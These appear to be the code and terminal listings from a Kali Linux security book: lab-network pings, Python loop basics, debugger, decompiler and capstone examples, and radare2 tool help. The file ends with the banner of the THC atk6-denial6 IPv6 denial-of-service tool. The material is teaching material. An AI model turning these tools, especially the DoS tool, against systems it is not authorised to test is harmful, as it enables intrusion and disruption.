root@kali:~# ping -c 2 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.030 ms

--- 192.168.56.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.023/0.026/0.030/0.006 ms
root@kali:~# ping -c 2 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=1.10 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=0.365 ms

--- 192.168.56.102 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.365/0.733/1.101/0.368 ms
root@kali:~# ping -c 2 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.385 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.393 ms

--- 192.168.56.103 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.385/0.389/0.393/0.004 ms
root@kali:~#
```



```
>>> X = 2
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
2 meets the condition 'X != 3'
>>> X = 3
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
X fails the condition, 'X != 3'
```

```
>>> X = 0    # first variable
>>> Y = 11   # limit variable
>>> while (X != Y):  #looping condition
...     print(X)     # action
...     X = X + 1    # incrementer
...
0
1
2
3
4
5
6
7
8
9
10
>>>
```


```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
8
>>> print (X)
8
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
6
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
6
>>> print(Y)
11
>>>
```


```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
3
9
3
1
6
10
0
```

```
>>> X = 0
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
>>>
```

```
>>> X = 100
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
```


```
>>> print (X)
10
>>> X =100
>>> print (X)
100
>>> for Y in range(X,(X+11)):
...     print ("X =",X,"and Y =", Y )
...
X = 100 and Y = 100
X = 100 and Y = 101
X = 100 and Y = 102
X = 100 and Y = 103
X = 100 and Y = 104
X = 100 and Y = 105
X = 100 and Y = 106
X = 100 and Y = 107
X = 100 and Y = 108
X = 100 and Y = 109
X = 100 and Y = 110
```


Binary Choice
Switch is ON
YES
Light is On
NO
Light is Off


Multiple Choice
Chocolate
Strawberry
Vanilla
YES
YES
YES
Dispense
Ice Cream



Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - System Services
Usual applications
apktool
Misc. RE Tools
clang
Misc. RE Tools
clang++
Misc. RE Tools
dex2jar
Misc. RE Tools
edb-debugger
Debuggers
flasm
Misc. RE Tools
jad
Disassembly
javasnoop
Misc. RE Tools
NASM shell
Misc. RE Tools
ollydbg
Debuggers
radare2
Misc. RE Tools

```
==3444== HEAP SUMMARY:
==3444==     in use at exit: 5,973,782 bytes in 85,958 blocks
==3444==   total heap usage: 880,587 allocs, 794,629 frees, 72,508,191 bytes allocated
==3444==
==3444== Searching for pointers to 84,460 not-freed blocks
==3444== Checked 42,816,400 bytes
==3444==
==3444== LEAK SUMMARY:
==3444==    definitely lost: 29,661 bytes in 41 blocks
==3444==    indirectly lost: 32,872 bytes in 1,375 blocks
==3444==      possibly lost: 118,188 bytes in 1,697 blocks
==3444==    still reachable: 5,566,893 bytes in 81,347 blocks
==3444==         suppressed: 0 bytes in 0 blocks
==3444== Rerun with --leak-check=full to see details of leaked memory
==3444==
==3444== Use --track-origins=yes to see where uninitialised values come from
==3444== ERROR SUMMARY: 24 errors from 5 contexts (suppressed: 0 from 0)
```


edb – /usr/bin/gedit [3637]
1
File View Debug Plugins Options Help
No Analysis Found For This Region
00007f1c:187f3190 48 89 e7 mov rdi, rsp
00007f1c:187f3193 e8 b8 35 00 00 call 0x00007f1c187f675
00007f1c:187f3198 49 89 c4 mov r12, rax
00007f1c:187f319b 8b 05 57 fc 21 00 mov eax, dword ptr [ri
00007f1c:187f31a1 5a pop rdx
00007f1c:187f31a2 48 8d 24 c4 lea rsp, [rsp+rax*8]
00007f1c:187f31a6 29 c2 sub edx, eax
00007f1c:187f31a8 52 push rdx
00007f1c:187f31a9 48 89 d6 mov rsi, rdx
00007f1c:187f31ac 49 89 e5 mov r13, rsp
00007f1c:187f31af 48 83 e4 f0 and rsp, 0xf0
00007f1c:187f31b3 48 8b 3d a6 fe 21 00 mov rdi, qword ptr [ri
00007f1c:187f31ba 49 8d 4c d5 10 lea rcx, [r13+rdx*8+16
00007f1c:187f31bf 49 8d 55 08 lea rdx, [r13+8]
00007f1c:187f31c3 31 ed xor ebp, ebp
00007f1c:187f31c5 e8 a6 d8 00 00 call 0x00007f1c18800a7
00007f1c:187f31ca 48 8d 15 4f dc 00 00 lea rdx, [rip+0x0000dc
00007f1c:187f31d1 4c 89 ec mov rsp, r13
00007f1c:187f31d4 41 ff e4 jmp r12
00007f1c:187f31d7 66 0f 1f 84 00 00 00 0… nop word ptr [rax+rax]
00007f1c:187f31e0 48 8d 05 19 0e 22 00 lea rax, [rip+0x00220e
00007f1c:187f31e7 c3 ret
00007f1c:187f31e8 0f 1f 84 00 00 00 00 00 nop dword ptr [rax+rax
00007f1c:187f31f0 83 47 04 01 add dword ptr [rdi+4],
00007f1c:187f31f4 c3 ret
2
3
Registers
General Purpose
RAX: 0000000000000000
RBX: 0000000000000000
RCX: 0000000000000000
RDX: 0000000000000000
RBP: 0000000000000000
RSP: 00007ffd5895f670
RSI: 0000000000000000
RDI: 0000000000000000
R8 : 0000000000000000
4
Bookmarks
Address
Comment
5
Add
Del
Clear
rsp = 00007ffd5895f670
rdi = 0000000000000000
6
Data Dump
7
Stack
8
00000000:00400000 7f 45 4c 46 02 01
00000000:00400010 02 00 3e 00 01 00
00000000:00400020 40 00 00 00 00 00
00000000:00400030 00 00 00 00 40 00
00007ffd:5895f670 0000000000000001
00007ffd:5895f678 00007ffd58960bf5
00007ffd:5895f680 0000000000000000
00007ffd:5895f688 00007ffd58960c04
00007ffd:5895f690 00007ffd58960c25
00007ffd:5895f698 00007ffd58960c2f
00007ffd:5895f6a0 00007ffd58960c3e
00007ffd:5895f6a8 00007ffd58960c51
00007ffd:5895f6b0 00007ffd58960c5c
00007ffd:5895f6b8 00007ffd58960c74
ASCII "/usr/bin/gedit"
ASCII "GJS_DEBUG_TOPICS=JS
ASCII "USER=root"
ASCII "XDG_SEAT=seat0"
ASCII "SSH_AGENT_PID=1199"
ASCII "HOME=/root"
ASCII "DESKTOP_SESSION=defa
ASCII "GIO_LAUNCHED_DESKTOP
paused

```
2016-01-18T00:41:46Z +0000
cbfd8d4f96845155898bd322cef680a6 /usr/bin/gedit
0000000000400b10 00000000 T _init
0000000000400b40 00000010 P g_object_new@plt
0000000000400b50 00000010 P g_object_add_weak_pointer@plt
0000000000400b60 00000010 P g_application_get_type@plt
0000000000400b70 00000010 P g_type_check_instance_cast@plt
0000000000400b80 00000010 P bind_textdomain_codeset@plt
0000000000400b90 00000010 P gedit_dirs_init@plt
0000000000400ba0 00000010 P g_application_run@plt
0000000000400bb0 00000010 P setlocale@plt
0000000000400bc0 00000010 P bindtextdomain@plt
0000000000400bd0 00000010 P __stack_chk_fail@plt
0000000000400be0 00000010 P gedit_app_x11_get_type@plt
0000000000400bf0 00000010 P g_object_unref@plt
0000000000400c00 00000010 P textdomain@plt
0000000000400c10 00000010 P g_object_run_dispose@plt
0000000000400c20 00000010 P __libc_start_main@plt
0000000000400c30 00000010 P gedit_dirs_get_gedit_locale_dir@plt
0000000000400c40 00000010 P __gmon_start__@plt
0000000000400c50 00000010 P gedit_debug_message@plt
0000000000400c60 0000013c T main
0000000000400d9c 00000000 T _start
0000000000400ea0 00000065 T __libc_csu_init
0000000000400f10 00000002 T __libc_csu_fini
0000000000400f14 00000000 T _fini
0000000000400f20 00000004 D _IO_stdin_used
00000000006020a8 00000000 D __data_start
00000000006020a8 00000000 D data_start
00000000006020b8 00000000 D __bss_start
00000000006020b8 00000000 D _edata
00000000006020c0 00000000 D _end
gedit.map (END)
```

```
root@kali:/usr/bin# ./wine
it looks like multiarch needs to be enabled.  as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32"
Usage: wine PROGRAM [ARGUMENTS...]   Run the specified program
       wine --help                   Display this help and exit
       wine --version                Output version information and exit
```



```
Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov (kpdus@yahoo.com).
Usage:    jad [option(s)] <filename(s)>
Options: -a       - generate JVM instructions as comments (annotate)
         -af      - output fully qualified names when annotating
         -b       - generate redundant braces (braces)
         -clear   - clear all prefixes, including the default ones
         -d <dir> - directory for output files
         -dead    - try to decompile dead parts of code (if there are any)
         -dis     - disassembler only (disassembler)
         -f       - generate fully qualified names (fullnames)
         -ff      - output fields before methods (fieldsfirst)
         -i       - print default initializers for fields (definits)
         -l<num>  - split strings into pieces of max <num> chars (splitstr)
         -lnc     - output original line numbers as comments (lnc)
         -lradix<num>- display long integers using the specified radix
         -nl      - split strings on newline characters (splitstr)
```

```
1
2 class KaliBookApp {
3     public static void main(String[] args) {
4         System.out.println("Learning to use Kali Linux is ");
5         System.out.println("A Gateway to Protecting ");
6         System.out.println("Your Network ");
7     }
8 }
```

```
root@kali:~/Documents/capstone# jad -sjava KaliBookApp.class
Parsing KaliBookApp.class...The class file version is 51.0 (only 45.3, 46.0 and
47.0 are supported)
Overwrite KaliBookApp.java [y/n/a/s] ? ?
Please answer 'y' for Yes, 'n' for No, 'a' for overwrite All, 's' for Skip all e
xisting. [y/n/a/s] ?a
 Generating KaliBookApp.java
```

```
root@kali:~/Documents/capstone# cat KaliBookApp.java
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   KaliBookApp.java

import java.io.PrintStream;

class KaliBookApp
{

    KaliBookApp()
    {
    }

    public static void main(String args[])
    {
        System.out.println("Learning to use Kali Linux is ");
        System.out.println("A Gateway to Protecting ");
        System.out.println("Your Network ");
    }
}
```

```
root@kali:~# aptitude search capstone
p   libcapstone-dev           - lightweight multi-architecture disassembly
p   libcapstone-dev:i386      - lightweight multi-architecture disassembly
i A libcapstone3              - lightweight multi-architecture disassembly
p   libcapstone3:i386         - lightweight multi-architecture disassembly
i A python-capstone           - lightweight multi-architecture disassembly
p   python-capstone:i386      - lightweight multi-architecture disassembly
root@kali:~# aptitude install libcapstone-dev
The following NEW packages will be installed:
  libcapstone-dev
0 packages upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
Need to get 806 kB of archives. After unpacking 4,123 kB will be used.
Get: 1 http://http.kali.org/kali/ sana/main libcapstone-dev amd64 3.0-0kali1 [80
6 kB]
Fetched 806 kB in 0s (1,094 kB/s)
Selecting previously unselected package libcapstone-dev.
(Reading database ... 339298 files and directories currently installed.)
Preparing to unpack .../libcapstone-dev_3.0-0kali1_amd64.deb ...
Unpacking libcapstone-dev (3.0-0kali1) ...
Setting up libcapstone-dev (3.0-0kali1) ...
```

```
root@kali:~/Documents/capstone# cat simple_disassembler.py
# capstone_disassembler.py
#!/usr/bin/env python
# basic example

from capstone import *

hexcode = b"\x55\x48\x8b\x05\xb8\x13\x00\x00"

md = Cs(CS_ARCH_X86, CS_MODE_64)
for i in md.disasm(hexcode, 0x1000):
    print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))
root@kali:~/Documents/capstone# python simple_disassembler.py
0x1000: push    rbp
0x1001: mov     rax, qword ptr [rip + 0x13b8]
root@kali:~/Documents/capstone#
```

```
root@kali:~# radare2 -h
Usage: r2 [-dDwntLqv] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]
          [-s addr] [-B blocksize] [-c cmd] [-e k=v] file|-
 -a [arch]    set asm.arch
 -A           run 'aa' command to analyze all referenced code
 -b [bits]    set asm.bits
 -B [baddr]   set base address for PIE binaries
 -c 'cmd..'   execute radare command
 -C           file is host:port (alias for -c+=http://%s/cmd/)
 -d           use 'file' as a program to debug
 -D [backend] enable debug mode (e cfg.debug=true)
 -e k=v       evaluate config var
 -f           block size = file size
 -i [file]    run script file
 -k [kernel]  set asm.os variable for asm and anal
 -l [lib]     load plugin file
 -L           list supported IO plugins
 -n           disable analysis
 -N           disable user settings
 -q           quiet mode (no prompt) and quit after -i
 -p [prj]     set project file
 -P [file]    apply rapatch file and quit
 -s [addr]    initial seek
 -m [addr]    map file at given address
 -t           load rabin2 info in thread
 -v, -V       show radare2 version (-V show lib versions)
 -w           open file in write mode
 -h, -hh      show help message, -hh for long
```

```
root@kali:~# radare2 -L
r__  zip         Open zip files apk://foo.apk or zip://foo.apk/classes.dex
rw_  shm         shared memory resources (shm://key)
rw_  rap         radare network protocol (rap://:port rap://host:port/file)
rwd  ptrace      ptrace and /proc/pid/mem (if available) io
rw_  procpid     proc/pid/mem io
rw_  mmap        open file using mmap://
rw_  malloc      memory allocation (malloc://1024 hex://10294505)
r__  mach        mach debug io (unsupported in this platform)
rw_  ihex        Intel HEX file (ihex://eeproms.hex)
rw_  http        http get (http://radare.org/)
rw_  haret       Attach to Haret WCE application (haret://host:port)
rwd  gdb         Attach to gdbserver, 'qemu -s', gdb://localhost:1234
r_d  debug       Debug a program or pid. dbg:///bin/ls, dbg://1388
rw_  bfdbg       BrainF[redacted] Debugger (bfdbg://path/to/file)
```

```
root@kali:~/radare# rasm2 -h
Usage: rasm2 [-CdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syntax]
             [-f file] [-F fil:ter] [-i skip] [-l len] 'code'|hex|-
 -a [arch]    Set architecture to assemble/disassemble (see -L)
 -b [bits]    Set cpu register size (8, 16, 32, 64) (RASM2_BITS)
 -c [cpu]     Select specific CPU (depends on arch)
 -C           Output in C format
 -d, -D       Disassemble from hexpair bytes (-D show hexpairs)
 -e           Use big endian instead of little endian
 -f [file]    Read data from file
 -F [in:out]  Specify input and/or output filters (att2intel, x86.pseudo, ...)
 -h           Show this help
 -i [len]     ignore/skip N bytes of the input buffer
 -k [kernel]  Select operating system (linux, windows, darwin, ..)
 -l [len]     Input/Output length
 -L           List supported asm plugins
 -o [offset]  Set start address for code (default 0)
 -s [syntax]  Select syntax (intel, att)
 -B           Binary input/output (-l is mandatory for binary input)
 -v           Show version information
 -w           What's this instruction for? describe opcode
 If '-l' value is greater than output length, output is padded with nops
 If the last argument is '-' reads from stdin
```

```
root@kali:~# rahash2 -h
Usage: rahash2 [-rBhLkv] [-b sz] [-a algo] [-s str] [-f from] [-t to] [file] ...
 -a algo     comma separated list of algorithms (default is 'sha256')
 -b bsize    specify the size of the block (instead of full file)
 -B          show per-block hash
 -f from     start hashing at given address
 -i num      repeat hash N iterations
 -S seed     use given seed (hexa or s:string) use ^ to prefix
 -k          show hash using the openssh's randomkey algorithm
 -q          run in quiet mode (only show results)
 -L          list all available algorithms (see -a)
 -r          output radare commands
 -s string   hash this string instead of files
 -t to       stop hashing at given address
 -v          show version information
root@kali:~#
```

```
root@kali:~/Documents/capstone# rahash2 simple_disassembler.py
simple_disassembler.py: 0x00000000-0x0000010d sha256: 57494d10009e49e062fbed66d4
53ec6c09c619e912f26a3bbb2249de1f3d2b8b
root@kali:~/Documents/capstone# echo "# Added text" >> simple_disassembler.py
root@kali:~/Documents/capstone# rahash2 simple_disassembler.py
simple_disassembler.py: 0x00000000-0x0000011a sha256: d79cb3da61423c5983203e8540
724445630732d13125ac0a92190dcdc8b99be4
root@kali:~/Documents/capstone#
```

```
root@kali:~/radare# tail /var/log/messages > diff2
root@kali:~/radare# tail /var/log/messages > diff1
root@kali:~/radare# radiff2 -c -g * -t diff1 diff2
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file t
ypes
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file t
ypes
digraph code {
        graph [bgcolor=white];
        node [color=lightgray, style=filled shape=box fontname="Courier" fontsiz
e="8"];
        "0x00000000_0x00000000" -> "0x00000000_0x000000bc" [color="green"];
        "0x00000000_0x00000000" -> "0x00000000_0x00000053" [color="red"];
 "0x00000000_0x00000000" [color="lightgray", label="/ (fcn) fcn.00000000 2112\l|
 0x00000000   invalid\l| 0x00000001   invalid\l| 0x00000002   outsb\l| 0x0000000
3   and [rcx], dh\l| 0x00000005   cmp [rax], ah\l| 0x00000007   xor [rdi], dh\l|
```

```
Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file ..
root@kali:~/Documents/capstone# rafind -s "i.mnemonic" simple_disassembler.py
bash: rafind: command not found
root@kali:~/Documents/capstone# rafind2
Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file ..
root@kali:~/Documents/capstone# rafind2 -s "i.mnemonic" simple_disassembler.py
0xf6
root@kali:~/Documents/capstone# rafind2 -s "evil hacker" simple_disassembler.py

root@kali:~/Documents/capstone#
```

```
root@kali:~# rax2 -h
Usage: rax2 [options] [expr ...]
  int    ->  hex           ;  rax2 10
  hex    ->  int           ;  rax2 0xa
  -int   ->  hex           ;  rax2 -77
  -hex   ->  int           ;  rax2 0xffffffb3
  int    ->  bin           ;  rax2 b30
  bin    ->  int           ;  rax2 1010d
  float  ->  hex           ;  rax2 3.33f
  hex    ->  float         ;  rax2 Fx40551ed8
  oct    ->  hex           ;  rax2 35o
  hex    ->  oct           ;  rax2 0x12 (0 is a letter)
  bin    ->  hex           ;  rax2 1100011b
  hex    ->  bin           ;  rax2 Bx63
  raw    ->  hex           ;  rax2 -S < /binfile
  hex    ->  raw           ;  rax2 -s 414141
  -b    binstr -> bin      ;  rax2 -b 01000101 01110110
  -B    keep base          ;  rax2 -B 33+3 -> 36
  -d    force integer      ;  rax2 -d 3 -> 3 instead of 0x3
  -e    swap endianness    ;  rax2 -e 0x33
  -f    floating point     ;  rax2 -f 6.3+2.1
  -h    help               ;  rax2 -h
  -k    randomart          ;  rax2 -k 0x34 1020304050
  -n    binary number      ;  rax2 -e 0x1234   # 34120000
  -s    hexstr -> raw      ;  rax2 -s 43 4a 50
  -S    raw -> hexstr      ;  rax2 -S < /bin/ls > ls.hex
  -t    tstamp -> str      ;  rax2 -t 1234567890
  -x    hash string        ;  rax2 -x linux osx
  -u    units              ;  rax2 -u 389289238 # 317.0M
  -v    version            ;  rax2 -V
```

```
root@kali:~# rax2 123
0x7b
root@kali:~# rax2 0x1abc4
109508
root@kali:~# rax2 290887.3f
Fxea088e48
root@kali:~# rax2 345o
0xe5
root@kali:~# rax2 -x Kali Rocks!
0x507539ca
0xb7e5a922
root@kali:~# rax2 -x Kali_Rocks!
0xfc60fcf2
root@kali:~#
```

```
root@kali:~# /usr/bin/atk6-denial6
/usr/bin/atk6-denial6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

